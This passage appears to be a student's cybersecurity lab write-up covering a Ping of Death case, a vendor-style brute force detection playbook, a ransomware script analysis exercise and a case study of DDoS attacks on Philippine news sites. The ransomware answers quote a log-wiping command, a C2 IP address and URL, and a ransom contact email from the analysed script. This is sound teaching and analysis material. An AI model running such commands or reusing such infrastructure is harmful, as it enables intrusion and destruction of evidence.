They're a member of a terrorist organization.

C. What is the motive of the attacker?
The motive of the hacker was to be a part of a larger attack in bringing down a government web service rendering themunable to send or receive messages regarding nation security issues. By doing so they make it harder for places to send info about current attacks.

D. What method of attack was used?
Ping of Death is a type of Denial of Service (DoS) attack in which an attacker attempts to crash, destabilized, or freeze the targeted computer or service by sending malformed or oversized packets using a simple ping command. Ping of Death attacks as particularly effective because the attacker's identify could be easily spoofed. A Ping of Death attacker would need no detailed knowledge of the machine he/she was attaking, except for its IP address.

E. What was the target and vulnerability used against the business?
PoD attacks exploit legacy weaknesses, which may have been patched systems. However, in an unpached system, the attack has become popular. This attack, commonly known as a Ping flood, the targeted system is hit with ICMP packets sent rapidlyvia ping without waiting for replies.

F. How could this attack be prevented or mitigated?
To avoid Ping of Death attacks many sites block ICMP ping messages altogether at their firewalls. This however isn't a viable approach in the long run. Invalid packet attacks can be directed at any listening port such as FTP ports. But you may not want to block all of these, for operational reasons. By blocking ping messages, you prevent legitimate ping use and there are still utilities that rely on ping for checking that connections are live. The smarter approach would be to selectively block fragmented pings, allowing actual ping traffic to pass through unhindered.

Lab 6 - BLUE HAT HACKERS

USE CASE: BRUTE FORCE ATTACK

THE PROBLEM
The number and intensity of brute force attacks increased dramatically in recent years – and stronger brute force attacks have become the norm.

BACKGROUND
Brute-forcing passwords can allow attackers entrance to target infrastructure. For example, a hacker can compromise an organization’s server first by a brute-force attack on passwords for the RDP protocol, then by conducting reconnaissance of the internal network. Factors that contribute to the success of this kind of attack include the use of dictionary passwords, the

lack of two-factor authentication, and insufficient protection of resources. The attack is even more likely to be effective if the password for the OS administrator is weak and if computer and server RDP ports are open to Internet connections.

Brute force attacks can involve any of the following scenarios:


1) Internal brute force attack, where someone on the inside of the organization attacks.
2) External brute force attack, which is remote – i.e., an attack on a service provided by the organization that is used by its employees.
3) Application attack, i.e., an attack on external and mobile applications that are used by employees or customers.
4) Offline brute force attack, in which an attacker succeeds in obtaining a database of encrypted passwords and continues to attack it offline.

In this use case, we're focusing on an internal brute force attack.

PROBLEM DEFINITION

An attacker obtains access to high-privilege users which gives the attacker the ability to harm the organization.

The attacker tries to uncover the password for a particular user, leveraging the many automation tools available that allow the testing of thousands of options per minute.



Workflow for Brute Force Attack

THE SOLUTION

STAGE 1: PREPARATION

Prior to the attack, cybersecurity protective mechanisms need to be put into place:

- Using the CyberProof Defense Center (CDC), connect to the customer's authentication and authorization service.
- Create a customer-specific digital playbook for handling a brute force attack.

STAGE 2: DETECTION & ANALYSIS

An indication of a brute force attempt is detected by the SIEM – which is pre-configured with a set of rules developed and provided by CyberProof to detect brute force attempts.

The SIEM identifies failed attempts to gain access, and the following process takes place:

1. The CDC provides enrichment information:
    - User Information – The CDC provides enriched information related to the user.
    - Work Station Information – The CDC provides enriched information about the user's work environment.
    - Network Topology – The CDC provides the analyst with details of the network topology and the architecture to better understand the layout of the attack.
    - User Confirmation – The CDC makes contact with users whose accounts indicate a brute force attempt, sending messages by cell phone that ask whether they attempted to log in. Each user responds, either indicating it was an error, or confirming the existence of a brute force attack. This eliminates the possibility of a false positive.

2. CyberProof analysts follow a playbook that contains a set of manual and automated predefined actions, such as determining the number of users being attacked and checking for irregular network behavior – to eliminate the risk of an actual brute force attack, or to identify the source of an attack and mitigate it.

STAGE 3: MITIGATION

The mitigation process involves the following process:

1. Block compromised users and accounts (manually or automatically).
2. Disconnect users whose accounts were compromised, who are already connected (manually or automatically).
3. Perform a controlled password renewal for all of the effected user accounts (manually or automatically).
4. Perform a manual process of root cause analysis, updating rules in accordance with new brute force methods.

BENEFITS

By leveraging automation and the team's expertise, CyberProof allows you to reduce the time involved in identifying brute force attacks – thereby mitigating the damage, reducing dwell


time from detection to remediation, and providing clear procedures that are understood inside the organization.

Lab 7 - GREEN HAT HACKERS

Brief overview of what a Ransomware is?
Ransomware is a form of malware that encrypts a victim's files. The attacker then demands a ransom from the victim to restore access to the data upon payment.

Given Scenario
Malware Analysis- Ransomware Script- One of our web servers recently got compromised and was hit with ransomware. Luckily we had a restore point just before the files were encrypted, and managed to recover a suspicious script file that didn't appear to have been run yet.

In order to solve this challenge, a zip file would be available to download containing an infected ransomware Script. Password to access this zip and other folder is given the picture below.



NOTE- My suggestion would be to open this infected file in a VM machine (Linux preferably).

Tools/Utility used
Text Editor

Q. What is the malicious IP address referenced multiple times in the script?
A. 185.141.25.168

Q. The script uses apt-get to retrieve two tools, and uses yum to install them. What is the command line to remove the yum logs afterwards?
A. rm -rf /var/log/yum*

Q. A message is created in the file /etc/motd. What are the three first words?
A. You were hacked

Q. This message also contains a contact email address to have the system fixed. What is it?
A. nationalsiense@protonmail.com

Q. When files are encrypted, an unusual file extension is used. What is it?
A. ☢

Q. There are 5 functions associated with the encryption process that start with 'encrypt'. What are they, in the order they're actually executed in the script? (do not include "()")
A. encrypt_ssh, encrypt_grep_files, encrypt_home, encrypt_root, encrypt_db

Q. The script will check a text file hosted on the C2 server. What is the full URL of this file?
A. http://185.141.25.168/check_attack/0.txt

Lab 8 - RED HAT HACKERS

Attacks on Philippine alternative media organisations
One relevant example of this type of attack was launched on alternative media organizations in the Philippines between late 2018 and early 2019. Some of the media organizations involved were: Bulatlat, Kodao Productions, Pinoy Weekly and the National Union of Journalists (NUJP) website.

According to a statement from AlterMidya, the attacks began in early December 2018 and by December 26, all of the sites were inaccessible. The DDoS attacks continued until February 5 2019, and, as the NUJP reported later, attacks to their website were repeated on February 11, 2019.

While these sites had been attacked individually in the past, the scale and the coordination of these DDoS attacks had not been seen before. The media organizations that were targeted believe that these attacks were meant to silence dissent against the Philippine President Rodrigo Duterte and his administration.

Based on what was published in AlterMidya, the attacks against Bulatlat in December 2018 came after they reported on the anniversary of the Communist Party of the Philippines. According to Bulatlat, the attacks in January 2019 started when they published two reports:

one on how the Philippine government is abandoning its children by lowering the minimum age of criminal responsibility and another on the release of peace activist, Rafael Baylosis.

Based on an NUJP report, the most requested URL path for the attacks on 11 February 2019 was https://nujp.org/?s=duterte , a page that appears when keyword "Duterte" is searched on the website. The NUJP mentioned in a report on February 11 that "like the previous attack, we strongly believe this is part of an orchestrated campaign to silence critical outfits and organizations that has also targeted alternative news sites".

Since the end of January 2019, some of the attacked media organisations progressively migrated their websites to VirtualRoad (https://www.qurium.org/secure-hosting/), Qurium Media Foundation's secure web hosting service for independent online news outlets and human rights organizations under threat. Bulatlat in particular, did so on January 25 - in the middle of attacks. This allowed Qurium to monitor and investigate the DDoS attacks against these websites, particularly those against Bulatlat, which had been hosted by Cloudflare prior to the attacks.

Cloudflare assisted Bulatlat with DDoS mitigation when the first wave of attacks began on December 26th 2018, but were unable to prevent the campaign from shutting down the website in January of the following year.

The forensics reports from Qurium allowed the media companies to file a lawsuit against the IT companies implicated in the DDoS attacks.

In this case, the DDoS attacks occurred within the context of President Rodrigo Duterte's actions against press freedom in the Philippines–which included threats against Rappler.com and its founder, Maria Ressa beginning in 2017 – and alongside an unprecedented number of threats against journalists and media organisations in the Philippines:

"Separately and together, these 85 cases have made the practice of journalism an even more dangerous endeavor under Duterte.
From June 30, 2016 to May 1, 2018, these cases include the killing of 9 journalists, 16 libel cases, 14 cases of online harassment, 11 death threats, 6 slay attempts, 6 cases of harassment, 5 cases of intimidation, 4 cases of website attack, revoked registration or denied franchise renewal, verbal abuse, strafing, and police surveillance of journalists and media agencies."

Zoom-in: Using a forensics report to file charges against IT companies over news sites cyberattacks

On March 29, 2019, the group of Philippine alternative media outlets that reported the DDoS attacks filed a civil complaint before a Quezon City Regional Trial Court against two IT companies: IP Converge and Suniway Group of Companies.

As shared by one of the media outlets, Bulatlat, Qurium Media Foundation's forensics report revealed that the IP addresses were exposed when the alleged attackers committed a mistake of visiting the website under attack without turning on their hidden virtual private network and when another visited the website through a Samsung phone.

Qurium noticed suspicious “extra hops” in the traffic traces, which they later discovered as a traffic tunnel between Hong Kong and Manila. The said traffic tunnel infrastructure, which diverts the origin of attacks, was owned by Suniway.

Qurium later on reached out to IP Converge, informing them that they had received reports about an attack coming from their network. Despite several emails, by the time the news report was published by mainstream media (April 2019), IP Converge hadn’t acknowledged or responded to these messages. Meanwhile, Qurium said in its report that the attacker could easily be identified by Suniway if Suniway were “interested in attributing the attacks that have been facilitated through their infrastructure,” adding that the said attacker had “administrative rights to servers in their core infrastructure.”

In the complaint, the alternative media outfits under attack identified three causes for legal action for the two tech companies: clear abuse of right, losses and injuries sustained by the plaintiffs, and the violation of the plaintiffs’ freedom to maintain publications.

As of February 2020, the IT companies and media outlets have reached an agreement. In a joint statement, IT companies expressed “their utmost respect and full support of press freedom as a constitutional guarantee and a tenet of a democratic society”.

“As defendants have no prior knowledge of, much less consented to, the use of IPC’s and Suniway’s respective cyber-infrastructure for the perpetration of these cyberattacks, defendants commit to support a free press”. In the joint statement, IPC and Suniway commit to developing mechanisms that could combat attacks in the future.

The media groups ended up collectively withdrawing the charges before the court and the results were considered a small victory by the group, as they affirmed their right to press freedom and free expression and provided a promise of future vigilance.